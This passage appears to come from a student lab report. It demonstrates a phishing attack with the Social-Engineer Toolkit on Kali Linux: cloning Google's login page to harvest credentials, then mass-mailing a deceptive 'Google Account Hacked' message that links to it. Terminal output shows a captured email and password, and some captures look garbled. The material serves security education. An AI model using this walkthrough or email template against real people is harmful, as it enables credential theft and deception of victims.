
```

Figure 45: IP address for Harvester

After selecting the local or external IP address, the next step is to specify the website that will be cloned using SET. Once the website is selected, the user can then choose a suitable site template. In our case, we selected Google, which is one of the most recognizable and



widely used search engines.



The screenshot shows a terminal window titled 'root@kali: /home/kali' with the following content:

```

File Actions Edit View Help
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.0.2.15

***** Important Information *****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:
/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2


```

Figure 46: Selecting Google

Now is the moment to provide our internal IP address to users via a website. One way to do this is by sending them fake emails that appear to be from Facebook, urging them to log in



for some reason



```

KALI
File Actions Edit View Help
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.0.2.15

**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:
/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

Figure 47: SET Logs

The recipient of the email will be redirected to a fake Google login page if they click on the link, which is actually our IP address

Let's observe what happens if the victim inputs his credentials.





Figure 48 : Link to open google browser




Figure 49:Google Login screen







Figure 50: Redirecting to browser Google

As we can see, as soon as the victim inserts his credentials into the phony webpage, SET will give us his email address and password. This demonstrates the effectiveness of our offensive tactic.

If a large number of people enter their login credentials on our bogus website, we should notify our customer to examine his security policy and implement additional safeguards against such attacks.



The screenshot shows a terminal window titled 'root@kali: /home/kali' running the SET (Social-Engineer Toolkit). The user has selected a template for Google. The output shows the toolkit attempting to clone the Google website at <http://www.google.com>. It provides instructions for using the attack if there are form fields for username and password. The toolkit identifies several parameters and fields, including 'service=lso', 'dsh=73887106725792428', 'utf8=â', 'bgresponse=js_disabled', 'pstMsg=1', 'dnConn=', 'checkConnection=', 'checkedDomains=youtube', and 'Email=socialengineeringtool@gmail.com'. It also finds possible password fields like 'Passw=natin@123'. A note at the bottom says '(*) WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.' The terminal ends with a successful POST request to '/ServiceLoginAuth'.

```

root@kali: /home/kali
File Actions Edit View Help
templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
The best way to use this attack is IF username and password Form Fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
^X@sd10.0.2.15 -- [13/Apr/2023 06:54:50] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX-SJLCkgag0M
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWF8wd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZfc1B8aURuWmlRSQ%E2%BB%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRid3YTjX
PARAM: service=lso
PARAM: dsh=73887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=socialengineeringtool@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passw=natin@123
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
(*) WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.0.2.15 -- [13/Apr/2023 06:56:05] "POST /ServiceLoginAuth HTTP/1.1" 302 -

```

Figure 51: Credentials in SET

← App passwords

App passwords let you sign in to your Google Account from apps on devices that don't support 2-Step Verification. You'll only need to enter it once so you don't need to remember it. [Learn more](#)



The screenshot shows the 'Your app passwords' section of the Google Account settings. It lists a single entry for 'kali' created at 3:28 PM. Below the table, there's a section for generating a new app password, with dropdown menus for 'Select app' and 'Select device', and a 'GENERATE' button.

Name	Created	Last used
kali	3:28 PM	-

Select the app and device you want to generate the app password for.

Select app: Select device:

Figure 52: Creating App Password for Mass Mailer Attack



To use your Gmail account for these purposes, according to the latest Gmail upgrade, we should generate an app password from the Gmail account, which can be done through the account settings.

```

root@kali: ~
File Actions Edit View Help
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generation Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 5
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.

set:mailer>2

The mass mailer will allow you to send emails to multiple
individuals in a list. The format is simple, it will email
based off of a line. So it should look like the following:
john.doe@ihazemail.com

```



```

root@kali: /home/kali
File Actions Edit View Help
99) Return back to the main menu.

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.

set:mailer>2

The mass emialer will allow you to send emails to multiple
individuals in a list. The format is simple, it will email
based off of a line. So it should look like the following:

john.doe@ihazemail.com
jane.doe@ihazemail.com
wayne.doe@ihazemail.com

This will continue through until it reaches the end of the
file. You will need to specify where the file is, for example
if its in the SET folder, just specify filename.txt (or whatever
it is). If its somewhere on the filesystem, enter the full path,
for example /home/relik/ihazemails.txt

set:phishing> Path to the file to import into SET:/home/kali/multiemails.txt

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>■

```

Figure 53: Mass Mailer Attack



```

root@kali: /home/kali
wayne.doe@ihazemail.com

This will continue through until it reaches the end of the
file. You will need to specify where the file is, for example
if its in the SET folder, just specify filename.txt (or whatever
it is). If its somewhere on the filesystem, enter the full path,
for example /home/relik/ihazemails.txt

set:phishing> Path to the file to import into SET:/home/kali/multiemails.txt

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:socialengineeringtool@gmail.com
set:phishing> The FROM NAME the user will see:Google Support
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Google Account Hacked
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:Your google account has been
hacked.
Next line of the body: In order to save your account, you need to log in using the link immediately.
Next line of the body:
Next line of the body: http://10.0.2.15
Next line of the body:
Next line of the body: Best Regards,
Next line of the body: Google Team
Next line of the body:
Next line of the body: This is an auto generated mail. Please do not try to respond.
Next line of the body: END
[*] Sent e-mail number: 1 to address: socialengineeringtool@gmail.com

```

Figure 54: Entering Option asked for Attack




Figure 55: Mail Sent to Victim



Once you have completed the necessary steps, you can access your Gmail account and verify that your message has been successfully delivered to the victim.



```

PARAM: dch=-7381887186725792428
PARAM: _utf8=ä
PARAM: bgresponse=json_disabled
PARAM: putMsg=1
PARAM: dnCom=
PARAM: checkConnection=
PARAM: checkEmailDomain=youtube
POSSIBLE_PASSWORD_HASH_PWD: 0e1d99c48571304d599c1f844e444e1c
POSSIBLE_PASSWORD_HASH_PWD: 0e1d99c48571304d599c1f844e444e12
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
(/) [INFO] [2023-04-13T10:45:20Z] [NET] [CONSOLE] TO GENERATE A REPORT.
  
```

Figure 56: Credentials displayed in Kali

If the victim clicks on the link and logs in, we will be able to retrieve all of their credentials through our terminal

7. CONCLUSION

To defend against social engineering attempts, it's important to first identify what you're trying to protect. Determine what data is most valuable to your organization, such as highly sensitive documents, critical business data, or personal information databases, and ensure that they are treated with the utmost caution. Employees who work with these files should be trained extensively and held to strict guidelines. Regular meetings, seminars, and strategies should be implemented to guard against social engineering attacks, and it's crucial to ensure that all employees are aware of and strictly adhere to these measures.

Exceedingly sensitive documents, data that is critical to commercial initiatives, personal information databases, and so on. These files should always be treated with extreme caution. Workers that interact with them will very certainly be required to take extra measures, receive additional training, and follow guidelines.

8. BIBLIOGRAPHY

1. 15 Burpsuite Intruder - YouTube (no date). Available at:
https://www.youtube.com/watch?v=pX_aG8D5r3A (Accessed: 13 April 2023).
2. A Brute-Force Black-Box Method to Attack Machine Learning-Based Systems in Cybersecurity | IEEE Journals & Magazine | IEEE Xplore (no date). Available at:
<https://ieeexplore.ieee.org/abstract/document/9138418> (Accessed: 13 April 2023).
3. Analysis of Cyber Security Attacks using Kali Linux | IEEE Conference Publication | IEEE Xplore (no date). Available at:



<https://ieeexplore.ieee.org/abstract/document/9793164> (Accessed: 13 April 2023).

4. Create App Passwords to use Gmail account for less secure Apps (2022). Available at: <https://www.youtube.com/watch?v=pAPWBHxnFHM> (Accessed: 13 April 2023).
5. Kali Linux: Social Engineering Toolkit (no date). Available at: <https://linuxhint.com/kali-linux-set/> (Accessed: 13 April 2023).
6. Mass Mailer Attack using Social Engineering Toolkit (2022). Available at: <https://www.youtube.com/watch?v=XsGavtm8448> (Accessed: 13 April 2023).
7. How to open damn vulnerability page in kali - Google Search (no date). Available at: https://www.google.com/search?q=how+to+open+damn+vulnerability+page+in+kali&rlz=1C1ONGR_enIN1040IN1040&oq=how+to+open+damn+vulnerability+page+in+kali&aqs=chrome..69i57j33i160.33606j0j7&sourceid=chrome&ie=UTF-8#fpstate=ive&vld=cid:2e4d6480,vid:6zj30jEahgU (Accessed: 13 April 2023).
8. Kore, A. et al. (2022) 'Burp Suite Extension for Script based Attacks for Web Applications', in 2022 6th International Conference on Electronics, Communication and Aerospace Technology. 2022 6th International Conference on Electronics, Communication and Aerospace Technology, pp. 651–657. Available at: <https://doi.org/10.1109/ICECA55336.2022.10009116>.

